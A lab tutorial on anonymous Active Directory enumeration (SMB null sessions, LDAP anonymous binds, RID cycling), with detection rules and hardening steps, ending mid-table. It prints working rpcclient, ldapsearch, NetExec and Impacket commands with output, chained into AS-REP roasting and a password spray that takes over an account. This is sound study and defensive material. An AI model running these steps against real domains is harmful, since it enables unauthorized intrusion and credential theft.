Anonymous and Null-Session Enumeration: SMB, LDAP Anonymous Binds, and RID Cycling
You drop onto an internal subnet with a laptop, a network jack, and zero credentials. No phished password, no hash, nothing. Most beginners assume the engagement stalls right there. It doesn’t. A surprising number of domains will happily hand you their full user roster, group memberships, password policy, and share layout before you ever type a username. This is the quiet first move of nearly every internal assessment, and it leans on three primitives that have shipped with Windows since the NT days.
Objective: Understand precisely why SMB null sessions, LDAP anonymous binds, and RID cycling exist; how they chain together to turn zero credentials into a validated domain username list; how to reproduce all three against a controlled lab DC; and how a defender detects and eliminates every step.
1. Background: Why Unauthenticated Enumeration Still Works
Windows NT 4.0 and Windows 2000 were built on an assumption that internal networks were trusted. To let machines coordinate without a user logged in, the OS exposed an unauthenticated channel: the null session. A null session is an SMB connection to the hidden IPC$ share carrying empty credentials. Over that channel, services queried each other through MSRPC named pipes: who’s in this group, what’s the password policy, which shares exist. It was convenient and, for the threat model of 1999, acceptable.
It is not acceptable now, and Microsoft knows it. Windows Server 2003 changed LDAP so only authenticated users could issue directory requests. Server 2016 and later restrict null sessions out of the box. So why does this tutorial still matter? Because domains are upgraded, not rebuilt. A forest that started life on Server 2003 carries its legacy settings forward through every in-place upgrade. Add a vendor appliance that “requires anonymous LDAP,” a backup product that wants null-session share access, or an admin who flipped RestrictAnonymous to fix a printer in 2011 and never reverted it, and the old behavior is right back.
The intelligence you harvest from these channels is exactly what the next phase of an attack needs:
| Harvested Data | What It Enables |
|---|---|
| Domain SID and domain name | RID cycling, SID history forgery groundwork |
| Full username list | Password spraying, AS-REP roasting |
| Group membership | Identifying Domain Admins, service-account owners |
| Password policy (lockout threshold, min length) | Spray rate that avoids lockout |
description fields | Plaintext passwords and hints admins leave behind |
| Share list | Loot hunting, GPP cpassword files |
Enumeration is not a footnote before the “real” attack. It is the attack surface, and it shapes every decision that follows.
2. Lab Setup: Intentionally Vulnerable AD Target
Build this in isolated lab networking (host-only or an internal vSwitch). Never apply these settings to a domain that touches anything real.
Topology:
| Host | Role | Address |
|---|---|---|
DC01 | Windows Server 2022, domain lab.local | 10.10.10.10 |
kali | Kali Linux 2024.x attacker | 10.10.10.50 |
Promote DC01 to a domain controller for lab.local, then deliberately re-enable the legacy behavior. Run this in an elevated PowerShell on the DC:
# Re-open anonymous access (DO NOT do this outside a lab)
$lsa = 'HKLM:\SYSTEM\CurrentControlSet\Control\Lsa'
Set-ItemProperty -Path $lsa -Name RestrictAnonymous       -Value 0 -Type DWord
Set-ItemProperty -Path $lsa -Name RestrictAnonymousSAM    -Value 0 -Type DWord
Set-ItemProperty -Path $lsa -Name EveryoneIncludesAnonymous -Value 1 -Type DWord

# Allow anonymous SID/Name translation (needed for RID cycling)
# GPO: Network access: Allow anonymous SID/Name translation -> Enabled
# (no output on success; verify with)
PS C:\> Get-ItemProperty $lsa | Select RestrictAnonymous,RestrictAnonymousSAM,EveryoneIncludesAnonymous

RestrictAnonymous RestrictAnonymousSAM EveryoneIncludesAnonymous
----------------- -------------------- -------------------------
                0                    0                         1
Enable LDAP anonymous bind by setting the 7th character of dsHeuristics to 2. Use ldifde from an elevated prompt on the DC:
# anonymousenum.ldf — set dsHeuristics char 7 to 2 (0000002 = positions 1-7)
@"
dn: CN=Directory Service,CN=Windows NT,CN=Services,CN=Configuration,DC=lab,DC=local
changetype: modify
replace: dsHeuristics
dsHeuristics: 0000002
-
"@ | Out-File anonymousenum.ldf -Encoding ascii
ldifde -i -f anonymousenum.ldf
Connecting to "DC01.lab.local"
Logging in as current user using SSPI
Importing directory from file "anonymousenum.ldf"
Loading entries.
1 entry modified successfully.
The command has completed successfully
Finally, populate the domain so enumeration returns something interesting: ten-plus users, groups for IT, HR, and Service Accounts, and at least one service account whose description holds a password hint. That last detail is not contrived; it is one of the most common real-world findings.
New-ADUser -Name "svc_sql" -SamAccountName svc_sql -Enabled $true `
  -AccountPassword (ConvertTo-SecureString "Summer2024!" -AsPlainText -Force) `
  -Description "SQL service acct - temp pw Summer2024! rotate by Q3" `
  -Path "OU=ServiceAccounts,DC=lab,DC=local"
3. The IPC$ Named Pipe and SMB Null Session Internals

To exploit a null session you should understand what actually happens on the wire. SMB connection setup is a negotiation followed by a session setup followed by a tree connect.
- Negotiate Protocol – client and server agree on a dialect (SMB2/3).
- Session Setup – the client authenticates. In a null session, the client sends a
SESSION_SETUPwith an anonymous NTLMSSP token, no username, no password. The server issues an access token tied to theANONYMOUS LOGONSID (S-1-5-7). - Tree Connect – the client connects to a share. For a null session that share is
IPC$.
IPC$ is special. It is not a disk share. It is the named-pipe filesystem, the doorway to MSRPC. Once connected to IPC$, a client opens a named pipe such as \PIPE\samr and binds to the RPC interface behind it. Each pipe fronts a different protocol:
| Named Pipe | Protocol | Key Calls Used in This Tutorial |
|---|---|---|
\PIPE\samr | MS-SAMR | SamrEnumerateDomainsInSamServer, SamrEnumerateUsersInDomain, SamrLookupIdsInDomain, SamrRidToSid |
\PIPE\lsarpc | MS-LSAD | LsarQueryInformationPolicy, LsarLookupSids |
\PIPE\srvsvc | MS-SRVS | NetShareEnum |
When you run rpcclient enumdomusers, the client opens \PIPE\samr, calls SamrConnect, then SamrEnumerateDomainsInSamServer, SamrLookupDomainInSamServer, SamrOpenDomain, and finally SamrEnumerateUsersInDomain. The whole exchange happens with the anonymous token. Whether the server fulfills it depends entirely on the registry gates:
| Registry Value | Effect |
|---|---|
RestrictAnonymous = 0 | Open; full anonymous enumeration |
RestrictAnonymous = 1 | Blocks most named enumeration, but some Win32 APIs still leak |
RestrictAnonymous = 2 | Denies all anonymous IPC$ access (can break legacy apps) |
RestrictAnonymousSAM = 1 | Specifically blocks anonymous SAM enumeration |
EveryoneIncludesAnonymous = 1 | Anonymous token inherits Everyone-group access |
NullSessionPipes / NullSessionShares | Explicit allow-lists that punch holes through restrictions |
The critical takeaway: RestrictAnonymous=1 is not a complete fix. Even with it set, the SID/Name translation path (LsarLookupSids over \PIPE\lsarpc) can stay open if “Allow anonymous SID/Name translation” is enabled, which is exactly what makes RID cycling survive partial hardening.
4. Recon: Confirming the Attack Surface
Before touching any enumeration tooling, confirm which doors are even open. A port scan tells you whether SMB and LDAP are reachable.
nmap -sV -p 139,445,389,636,3268,3269 10.10.10.10
Starting Nmap 7.94 ( https://nmap.org )
Nmap scan report for 10.10.10.10
Host is up (0.0011s latency).

PORT     STATE SERVICE       VERSION
139/tcp  open  netbios-ssn   Microsoft Windows netbios-ssn
389/tcp  open  ldap          Microsoft Windows Active Directory LDAP (Domain: lab.local)
445/tcp  open  microsoft-ds?
636/tcp  open  ssl/ldap      Microsoft Windows Active Directory LDAP (Domain: lab.local)
3268/tcp open  ldap          Microsoft Windows Active Directory LDAP (Domain: lab.local)
3269/tcp open  ssl/ldap      Microsoft Windows Active Directory LDAP (Domain: lab.local)
Service Info: Host: DC01; OS: Windows; CPE: cpe:/o:microsoft:windows
Ports 445 and 389 open on a host advertising Domain: lab.local says “domain controller.” Now confirm the null session actually works. NetExec (the maintained fork of CrackMapExec, invoked as nxc) is the fastest check.
nxc smb 10.10.10.10 -u '' -p ''
SMB  10.10.10.10  445  DC01  [*] Windows Server 2022 Build 20348 x64 (name:DC01) (domain:lab.local) (signing:True) (SMBv1:False)
SMB  10.10.10.10  445  DC01  [+] lab.local\: (Guest)
That [+] with an empty username is the green light: the server accepted an anonymous SMB session. Now test LDAP anonymous bind by reading the rootDSE, the one entry every DC exposes to anyone.
ldapsearch -x -H ldap://10.10.10.10 -b "" -s base "(objectClass=*)" \
  defaultNamingContext domainFunctionality dnsHostName ldapServiceName
# extended LDIF
dn:
defaultNamingContext: DC=lab,DC=local
dnsHostName: DC01.lab.local
ldapServiceName: lab.local:dc01$@LAB.LOCAL
domainFunctionality: 7

# search result
search: 2
result: 0 Success
-x forces simple authentication, and with no -D (bind DN) and no password it is an anonymous bind. Getting result: 0 Success and real attributes back means anonymous LDAP is wide open. The defaultNamingContext value, DC=lab,DC=local, is the base DN you will feed into every subsequent search. Reading rootDSE works even on hardened DCs, so it alone does not prove a misconfiguration; the next section’s user queries are the real proof.
5. Hands-On: SMB Null Session Enumeration
Start with shares. smbclient -L lists them over the null session (-N = no password, -U "" = empty user).
smbclient -N -U "" -L //10.10.10.10
        Sharename       Type      Comment
        ---------       ----      -------
        ADMIN$          Disk      Remote Admin
        C$              Disk      Default share
        IPC$            IPC       Remote IPC
        NETLOGON        Disk      Logon server share
        SYSVOL          Disk      Logon server share
        Backups         Disk      Nightly SQL exports
SMB1 disabled -- no workgroup available
A non-default share like Backups is worth a look later. For now, the prize is the RPC enumeration. Drop into an interactive rpcclient session over the null session and walk the SAMR and LSARPC calls by hand.
rpcclient -N -U "" 10.10.10.10
rpcclient $> lsaquery
Domain Name: LAB
Domain Sid: S-1-5-21-1004336348-1177238915-682003330
lsaquery issues LsarQueryInformationPolicy(PolicyAccountDomainInformation) over \PIPE\lsarpc. That domain SID, S-1-5-21-1004336348-1177238915-682003330, is the most valuable single string you will collect today. Hold onto it for Phase 4. Keep enumerating in the same session:
rpcclient $> enumdomusers
user:[Administrator] rid:[0x1f4]
user:[Guest] rid:[0x1f5]
user:[krbtgt] rid:[0x1f6]
user:[jsmith] rid:[0x44f]
user:[asmith] rid:[0x450]
user:[bwilliams] rid:[0x451]
user:[svc_sql] rid:[0x452]
user:[svc_backup] rid:[0x453]
user:[mjohnson] rid:[0x454]
user:[rpatel] rid:[0x455]
user:[lchen] rid:[0x456]
user:[helpdesk] rid:[0x457]
enumdomusers runs SamrEnumerateUsersInDomain. RIDs are shown in hex: 0x1f4 = 500 (Administrator), 0x1f6 = 502 (krbtgt), and the first real user jsmith is 0x44f = 1103. Continue with groups and policy:
rpcclient $> enumdomgroups
group:[Domain Admins] rid:[0x200]
group:[Domain Users] rid:[0x201]
group:[Domain Guests] rid:[0x202]
group:[IT] rid:[0x458]
group:[HR] rid:[0x459]
group:[Service Accounts] rid:[0x45a]
rpcclient $> getdompwinfo
min_password_length: 7
password_properties: 0x00000001
        DOMAIN_PASSWORD_COMPLEX
getdompwinfo returns the password policy through SAMR. A minimum length of 7 with complexity on tells a sprayer that Welcome1 or Summer2024! are policy-valid guesses. Now the shares via \PIPE\srvsvc:
rpcclient $> netshareenum
netname: ADMIN$
        remark: Remote Admin
netname: Backups
        remark: Nightly SQL exports
netname: IPC$
        remark: Remote IPC
netname: NETLOGON
        remark: Logon server share
netname: SYSVOL
        remark: Logon server share
Doing this by hand teaches the protocol; doing it at scale calls for automation. enum4linux-ng orchestrates every one of these RPC calls and parses the output.
enum4linux-ng -A 10.10.10.10
 ====================================
|    Domain Information via RPC      |
 ====================================
[+] Domain: LAB
[+] SID: S-1-5-21-1004336348-1177238915-682003330
[+] Host is part of a domain (not a workgroup)

 ====================================
|       Users via RPC on 10.10.10.10 |
 ====================================
[+] Found 12 user(s) via 'enumdomusers'
'1103': {'username': 'jsmith',     'description': ''}
'1106': {'username': 'svc_sql',    'description': 'SQL service acct - temp pw Summer2024! rotate by Q3'}
'1107': {'username': 'svc_backup', 'description': 'backup runner'}
...
 ====================================
|   Password Policy via RPC          |
 ====================================
[+] Minimum password length: 7
[+] Password complexity: Enabled
[+] Lockout threshold: 5
[+] Lockout duration: 30 minutes
There it is: svc_sql with temp pw Summer2024! sitting in its description, plus the lockout threshold (5) that bounds any spray. NetExec covers the same ground with module flags, which is handy for piping into other tooling:
nxc smb 10.10.10.10 -u '' -p '' --users
SMB  10.10.10.10  445  DC01  [+] lab.local\: (Guest)
SMB  10.10.10.10  445  DC01  -Username-      -Last PW Set-      -BadPW- -Description-
SMB  10.10.10.10  445  DC01  Administrator   2024-01-12 09:14   0       Built-in admin
SMB  10.10.10.10  445  DC01  krbtgt          2024-01-10 22:01   0       Key Distribution Center
SMB  10.10.10.10  445  DC01  jsmith          2024-02-03 11:42   0
SMB  10.10.10.10  445  DC01  svc_sql         2024-02-03 11:45   0       SQL service acct - temp pw Summer2024! rotate by Q3
SMB  10.10.10.10  445  DC01  [*] Enumerated 12 domain users
nxc smb 10.10.10.10 -u '' -p '' --pass-pol
SMB  10.10.10.10  445  DC01  [+] Dumping password info for domain: LAB
SMB  10.10.10.10  445  DC01  Minimum password length: 7
SMB  10.10.10.10  445  DC01  Password history length: 24
SMB  10.10.10.10  445  DC01  Account Lockout Threshold: 5
SMB  10.10.10.10  445  DC01  Account Lockout Duration: 30 minutes
6. LDAP Anonymous Bind Internals
SMB’s SAMR path is one route to the same data; LDAP is the other, and it is richer. Active Directory is an LDAP directory. Every user, group, computer, and policy object lives in the directory tree, and LDAP queries read those objects directly.
An LDAP conversation begins with a BINDRequest. For an anonymous bind, the request carries an empty name (no DN) and authentication: simple with a zero-length password. The server replies with a BindResponse; resultCode 0 means it accepted you as an anonymous principal. After that comes the SearchRequest, which specifies a base DN, a scope (base, one, or sub), a filter like (objectClass=user), and the attributes to return.
LDAP exposes more than SAMR because it surfaces every attribute on the object, not just the SAM view. Two attributes deserve special attention:
| Attribute | Why It Matters |
|---|---|
userAccountControl | Bitmask describing account state |
msDS-SupportedEncryptionTypes | 0 implies RC4-only, an AS-REP roast candidate |
The userAccountControl (UAC) bitmask is the attacker’s filter for finding weak accounts:
| Flag | Hex | Meaning |
|---|---|---|
ADS_UF_ACCOUNTDISABLE | 0x2 | Account disabled (skip it) |
ADS_UF_LOCKOUT | 0x10 | Currently locked out |
ADS_UF_NORMAL_ACCOUNT | 0x200 | Standard user |
ADS_UF_DONT_REQ_PREAUTH | 0x400000 | No Kerberos pre-auth, AS-REP roastable |
ADS_UF_PASSWORD_EXPIRED | 0x800000 | Password expired |
The presence of anonymous LDAP at all is gated by dsHeuristics. When character 7 of that attribute is 2, the directory permits anonymous binds with read access. Default since Server 2003 is to deny it. We flipped it on in the lab; in the wild you find it flipped on because an application demanded it years ago.
7. Hands-On: LDAP Anonymous Bind Enumeration
Confirm anonymous binds return real objects, not just rootDSE. Search the domain naming context for any object and ask only for the DN.
ldapsearch -x -H ldap://10.10.10.10 -b "DC=lab,DC=local" "(objectClass=*)" dn | head -n 20
dn: DC=lab,DC=local
dn: CN=Users,DC=lab,DC=local
dn: CN=Administrator,CN=Users,DC=lab,DC=local
dn: CN=Guest,CN=Users,DC=lab,DC=local
dn: CN=krbtgt,CN=Users,DC=lab,DC=local
dn: OU=ServiceAccounts,DC=lab,DC=local
dn: CN=svc_sql,OU=ServiceAccounts,DC=lab,DC=local
Objects came back without credentials, so this is a genuine anonymous-read misconfiguration. Now pull users with the attributes that matter. Note the description field again.
ldapsearch -x -H ldap://10.10.10.10 -b "DC=lab,DC=local" \
  "(objectClass=user)" sAMAccountName userPrincipalName description userAccountControl memberOf
dn: CN=svc_sql,OU=ServiceAccounts,DC=lab,DC=local
sAMAccountName: svc_sql
userPrincipalName: svc_sql@lab.local
description: SQL service acct - temp pw Summer2024! rotate by Q3
userAccountControl: 66048
memberOf: CN=Service Accounts,DC=lab,DC=local

dn: CN=jsmith,CN=Users,DC=lab,DC=local
sAMAccountName: jsmith
userPrincipalName: jsmith@lab.local
userAccountControl: 66048

dn: CN=helpdesk,CN=Users,DC=lab,DC=local
sAMAccountName: helpdesk
userPrincipalName: helpdesk@lab.local
userAccountControl: 4260352
Decode the UAC values. 66048 = 0x10200 = NORMAL_ACCOUNT | DONT_EXPIRE_PASSWORD. The helpdesk account at 4260352 = 0x410200 includes 0x400000 (DONT_REQ_PREAUTH), which marks it AS-REP roastable. You found a Kerberos-roastable account with no credentials at all. Enumerate groups to map privilege:
ldapsearch -x -H ldap://10.10.10.10 -b "DC=lab,DC=local" \
  "(objectClass=group)" cn member
dn: CN=Domain Admins,CN=Users,DC=lab,DC=local
cn: Domain Admins
member: CN=Administrator,CN=Users,DC=lab,DC=local
member: CN=asmith,CN=Users,DC=lab,DC=local

dn: CN=Service Accounts,DC=lab,DC=local
cn: Service Accounts
member: CN=svc_sql,OU=ServiceAccounts,DC=lab,DC=local
member: CN=svc_backup,OU=ServiceAccounts,DC=lab,DC=local
asmith is a Domain Admin. That is a target. Enumerate computers for the lateral-movement map:
ldapsearch -x -H ldap://10.10.10.10 -b "DC=lab,DC=local" \
  "(objectClass=computer)" dNSHostName operatingSystem
dn: CN=DC01,OU=Domain Controllers,DC=lab,DC=local
dNSHostName: DC01.lab.local
operatingSystem: Windows Server 2022 Standard

dn: CN=SQL01,CN=Computers,DC=lab,DC=local
dNSHostName: SQL01.lab.local
operatingSystem: Windows Server 2019 Standard
windapsearch (use the Go build) wraps these searches into named modules:
windapsearch -d lab.local --dc 10.10.10.10 -m users --full
[+] No username provided. Will try anonymous bind.
[+] Using Domain Controller at: 10.10.10.10
[+] Getting defaultNamingContext from Root DSE
[+]     Found: DC=lab,DC=local
[+] Anonymous bind successful
[+] Enumerating all AD users
[+] Found 12 users:

cn: svc_sql
sAMAccountName: svc_sql
description: SQL service acct - temp pw Summer2024! rotate by Q3
...
[+] Found 12 users
For programmatic work, ldap3 in Python gives you the same anonymous bind in a few lines, which you can extend into a custom collector.
from ldap3 import Server, Connection, ALL, SUBTREE

srv = Server('10.10.10.10', port=389, get_info=ALL)
conn = Connection(srv, auto_bind=True)   # empty creds => anonymous bind
conn.search('DC=lab,DC=local',
            '(objectClass=user)',
            search_scope=SUBTREE,
            attributes=['sAMAccountName', 'description', 'memberOf'])
for entry in conn.entries:
    print(entry.sAMAccountName, '|', entry.description)
Administrator | Built-in admin
krbtgt | Key Distribution Center Service Account
jsmith |
svc_sql | SQL service acct - temp pw Summer2024! rotate by Q3
svc_backup | backup runner
helpdesk |
NetExec’s LDAP module is the quick path, and --password-not-required plus its roast flags surface weak accounts directly:
nxc ldap 10.10.10.10 -u '' -p '' --users
LDAP  10.10.10.10  389  DC01  [+] lab.local\: (anonymous bind)
LDAP  10.10.10.10  389  DC01  [*] Total records returned: 12
LDAP  10.10.10.10  389  DC01  svc_sql        SQL service acct - temp pw Summer2024! rotate by Q3
LDAP  10.10.10.10  389  DC01  helpdesk
8. RID Cycling Internals
What if enumdomusers is blocked but SID/Name translation is still allowed? That is the common half-hardened state, and it is exactly where RID cycling shines.
Every security principal in a domain has a SID of the form:
S-1-5-21-<sub1>-<sub2>-<sub3>-<RID>
The S-1-5-21-1004336348-1177238915-682003330 portion is the domain SID, identical for every account in the domain. The final number, the RID (Relative Identifier), uniquely identifies the principal within that domain. Built-in principals have fixed, well-known RIDs:
| RID | Principal |
|---|---|
| 500 | Administrator |
| 501 | Guest |
| 502 | krbtgt |
| 512 | Domain Admins (group) |
| 513 | Domain Users (group) |
| 514 | Domain Guests (group) |
| 515 | Domain Computers (group) |
| 516 | Domain Controllers (group) |
User and group accounts created after install begin at RID 1000 and increment. So the attack is mechanical: take the known domain SID, append RID 500, 501, 502, … up through some ceiling like 2000, and ask the DC to translate each full SID back into a name. The DC answers through LsarLookupSids (MS-LSAD) or SamrLookupIdsInDomain (MS-SAMR).
Why does this bypass RestrictAnonymous=1? Because the SID/Name translation interface is governed by the separate “Allow anonymous SID/Name translation” policy. Block bulk enumeration all you want; if translation stays open, an attacker rebuilds the entire roster one RID at a time. That separation is the crux of why RID cycling is so resilient.

9. Hands-On: RID Cycling
You already have the domain SID from lsaquery. Confirm it once more non-interactively:
rpcclient -N -U "" 10.10.10.10 -c "lsaquery"
Domain Name: LAB
Domain Sid: S-1-5-21-1004336348-1177238915-682003330
Now cycle RIDs by hand. The loop appends each RID to the domain SID and calls lookupsids, filtering out the misses.
for rid in $(seq 500 1200); do
  rpcclient -N -U "" 10.10.10.10 \
    -c "lookupsids S-1-5-21-1004336348-1177238915-682003330-${rid}" \
    2>/dev/null | grep -v "unknown"
done
S-1-5-21-1004336348-1177238915-682003330-500 LAB\Administrator (1)
S-1-5-21-1004336348-1177238915-682003330-501 LAB\Guest (1)
S-1-5-21-1004336348-1177238915-682003330-502 LAB\krbtgt (1)
S-1-5-21-1004336348-1177238915-682003330-512 LAB\Domain Admins (2)
S-1-5-21-1004336348-1177238915-682003330-513 LAB\Domain Users (2)
S-1-5-21-1004336348-1177238915-682003330-1103 LAB\jsmith (1)
S-1-5-21-1004336348-1177238915-682003330-1104 LAB\asmith (1)
S-1-5-21-1004336348-1177238915-682003330-1106 LAB\svc_sql (1)
S-1-5-21-1004336348-1177238915-682003330-1108 LAB\SQL01$ (1)
The trailing (1) denotes SidTypeUser, (2) denotes SidTypeGroup. Machine accounts (SQL01$) show up as users too, so you filter the $ later. Impacket’s lookupsid.py automates the whole cycle, taking a max-RID argument:
lookupsid.py 'lab.local/'@10.10.10.10 1200 -no-pass | tee lookupsid_raw.txt
Impacket v0.12.0 - Copyright Fortra, LLC and its affiliated companies

[*] Brute forcing SIDs at 10.10.10.10
[*] StringBinding ncacn_np:10.10.10.10[\pipe\lsarpc]
[*] Domain SID is: S-1-5-21-1004336348-1177238915-682003330
500: LAB\Administrator (SidTypeUser)
501: LAB\Guest (SidTypeUser)
502: LAB\krbtgt (SidTypeUser)
512: LAB\Domain Admins (SidTypeGroup)
1103: LAB\jsmith (SidTypeUser)
1104: LAB\asmith (SidTypeUser)
1106: LAB\svc_sql (SidTypeUser)
1107: LAB\svc_backup (SidTypeUser)
1108: LAB\SQL01$ (SidTypeUser)
1110: LAB\helpdesk (SidTypeUser)
Turn raw output into a clean username wordlist. Keep only SidTypeUser, drop machine accounts ending in $, and isolate the sAMAccountName.
grep SidTypeUser lookupsid_raw.txt | grep -v '\$' \
  | awk -F'\\\\' '{print $2}' | awk '{print $1}' > users.txt
cat users.txt
Administrator
Guest
krbtgt
jsmith
asmith
svc_sql
svc_backup
helpdesk
mjohnson
rpatel
lchen
NetExec performs the same cycle with one flag (note it often wants the anonymous username string rather than empty):
nxc smb 10.10.10.10 -u 'anonymous' -p '' --rid-brute 2000
SMB  10.10.10.10  445  DC01  [+] lab.local\anonymous:
SMB  10.10.10.10  445  DC01  498: LAB\Enterprise Read-only Domain Controllers (SidTypeGroup)
SMB  10.10.10.10  445  DC01  500: LAB\Administrator (SidTypeUser)
SMB  10.10.10.10  445  DC01  1103: LAB\jsmith (SidTypeUser)
SMB  10.10.10.10  445  DC01  1106: LAB\svc_sql (SidTypeUser)
SMB  10.10.10.10  445  DC01  1110: LAB\helpdesk (SidTypeUser)
And enum4linux-ng exposes a dedicated RID range mode:
enum4linux-ng -R 500-2000 10.10.10.10
 ====================================
|     RID Cycling on 10.10.10.10     |
 ====================================
[*] Trying SID S-1-5-21-1004336348-1177238915-682003330
[+] 500: LAB\Administrator (SidTypeUser)
[+] 1103: LAB\jsmith (SidTypeUser)
[+] 1106: LAB\svc_sql (SidTypeUser)
[+] 1110: LAB\helpdesk (SidTypeUser)
[+] Found 11 user accounts via RID cycling
A gotcha that cost me an afternoon early on: if you cycle RIDs but get nothing back while enumdomusers was already blocked, check the “Allow anonymous SID/Name translation” policy. With it disabled, lookupsids returns *unknown* for every RID and you wrongly conclude the host is hardened, when really the other path is just closed.
10. Attack Chain: From Zero Credentials to a Target User List
The three primitives are not independent tricks; they reinforce each other. The chain runs like this:
- SMB null session confirms access and yields the domain SID via
lsaquery. - LDAP anonymous bind enriches the picture with group membership, UAC flags, and description fields (where
svc_sql‘s password lives). - RID cycling rebuilds the complete validated username list even if direct enumeration is partially blocked.
The users.txt you produced is the input to the first zero-credential offensive move: AS-REP roasting. Accounts with DONT_REQ_PREAUTH set (you spotted helpdesk earlier) will hand you an encrypted AS-REP blob crackable offline, no password required.
GetNPUsers.py lab.local/ -no-pass -usersfile users.txt -dc-ip 10.10.10.10 -format hashcat
Impacket v0.12.0 - Copyright Fortra, LLC and its affiliated companies

[-] User Administrator doesn't have UF_DONT_REQUIRE_PREAUTH set
[-] User jsmith doesn't have UF_DONT_REQUIRE_PREAUTH set
$krb5asrep$23$helpdesk@LAB.LOCAL:9f86d081884c7d659a2feaa0c55ad015$a3f1e0...c2b7d4e8f
[-] User svc_sql doesn't have UF_DONT_REQUIRE_PREAUTH set
That $krb5asrep$23$... hash feeds straight into hashcat -m 18200. Separately, the validated list plus the known policy (lockout 5, complexity on) lets you run a careful spray with the description-leaked candidate:
nxc smb 10.10.10.10 -u users.txt -p 'Summer2024!' --continue-on-success
SMB  10.10.10.10  445  DC01  [-] lab.local\Administrator:Summer2024! STATUS_LOGON_FAILURE
SMB  10.10.10.10  445  DC01  [-] lab.local\jsmith:Summer2024! STATUS_LOGON_FAILURE
SMB  10.10.10.10  445  DC01  [+] lab.local\svc_sql:Summer2024!
You started with no credentials. You now hold svc_sql, sourced directly from a description field that anonymous LDAP leaked. That is the pivot into the authenticated phase of the engagement.

11. Common Attacker Techniques
| Technique | Description |
|---|---|
| SMB null session | Anonymous IPC$ connect to reach SAMR/LSARPC/SRVSVC pipes |
| SAMR enumeration | enumdomusers/enumdomgroups to pull the roster directly |
| LSARPC policy query | lsaquery to recover the domain SID |
| LDAP anonymous bind | Read users, groups, computers, UAC flags, descriptions |
| Description-field mining | Harvest plaintext passwords admins leave in description |
| RID cycling | SID/Name translation across a RID range to rebuild the user list |
| List weaponization | Feed usernames into AS-REP roasting and password spraying |
12. Defensive Strategies & Detection
Every step above leaves tracks if auditing is on. The signature event is the ANONYMOUS LOGON (SID S-1-5-7) network logon, often immediately followed by IPC$ share access and a burst of SID/Name translations.
| Event ID | Source | What to Watch For |
|---|---|---|
4624 | Security | Logon Type 3 where Account Name is ANONYMOUS LOGON |
4625 | Security | Same anonymous pattern on blocked attempts |
5140 | Security | Share access to \\*\IPC$ from an anonymous source |
4798 | Security | A user’s local group membership enumerated |
4799 | Security | Security-enabled local group membership enumerated |
4688 / Sysmon 1 | Security / Sysmon | rpcclient, enum4linux, ldapsearch, lookupsid.py, nxc in the command line (on attacker-side or jump hosts you control) |
RID cycling has a loud tell: a rapid run of 4624/5140 from one source plus high-volume SID lookups. On the DC’s directory service side, two events matter. Event 2889 (in the Directory Service log) records LDAP binds performed without signing, which flags both anonymous and cleartext binds. Event 1644 logs expensive or inefficient LDAP queries once you raise diagnostics:
HKLM\SYSTEM\CurrentControlSet\Services\NTDS\Diagnostics\15 Field Engineering = 5
Relevant ETW providers:
| Provider | Surfaces |
|---|---|
Microsoft-Windows-Security-Auditing | All Security event IDs above |
Microsoft-Windows-SMBServer | Named-pipe and share access correlating IPC$ |
Microsoft-Windows-ActiveDirectory_DomainService | LDAP bind/query volume, base DN, filters, attributes (Events 2889, 1644) |
A correlation rule that fires on the anonymous-logon-then-IPC$ sequence catches the entry point cleanly:
title: SMB Anonymous Logon to IPC$ (Null Session Enumeration)
status: experimental
logsource:
    product: windows
    service: security
detection:
    selection_logon:
        EventID: 4624
        LogonType: 3
        SubjectUserName: 'ANONYMOUS LOGON'
    selection_share:
        EventID: 5140
        ShareName: '\\*\IPC$'
        SubjectUserName: 'ANONYMOUS LOGON'
    timeframe: 1m
    condition: selection_logon and selection_share
falsepositives:
    - Legacy applications requiring anonymous access
level: high
tags:
    - attack.discovery
    - attack.t1087.002
    - attack.t1069.002
    - attack.t1135
None of this fires without the right audit policy. Enable, via Computer Config > Policies > Windows Settings > Security Settings > Advanced Audit Policy Configuration:
- Logon/Logoff: Audit Logon – Success and Failure (4624/4625)
- Object Access: Audit File Share – Success and Failure (5140)
- Account Management: Audit Security Group Management – Success (4798/4799)
- DS Access: Audit Directory Service Access – Success (LDAP query visibility)
13. Hardening and Defense
The fix is straightforward once you accept it may break a legacy dependency. Reverse the lab changes and lock the directory down.
# Close anonymous SMB/SAM enumeration
$lsa = 'HKLM:\SYSTEM\CurrentControlSet\Control\Lsa'
Set-ItemProperty -Path $lsa -Name RestrictAnonymous       -Value 1 -Type DWord
Set-ItemProperty -Path $lsa -Name RestrictAnonymousSAM    -Value 1 -Type DWord
Set-ItemProperty -Path $lsa -Name EveryoneIncludesAnonymous -Value 0 -Type DWord

# Enforce LDAP signing and channel binding
$ntds = 'HKLM:\SYSTEM\CurrentControlSet\Services\NTDS\Parameters'
Set-ItemProperty -Path $ntds -Name 'LDAPServerIntegrity'        -Value 2 -Type DWord
Set-ItemProperty -Path $ntds -Name 'LdapEnforceChannelBinding'  -Value 2 -Type DWord
Apply the matching Group Policy under Computer Configuration > Windows Settings > Security Settings > Local Policies > Security Options:
| Mitigation | Setting |
|---|---|
| Restrict anonymous to named pipes/shares | Enabled |
| Do not allow anonymous enumeration of SAM accounts | Enabled |
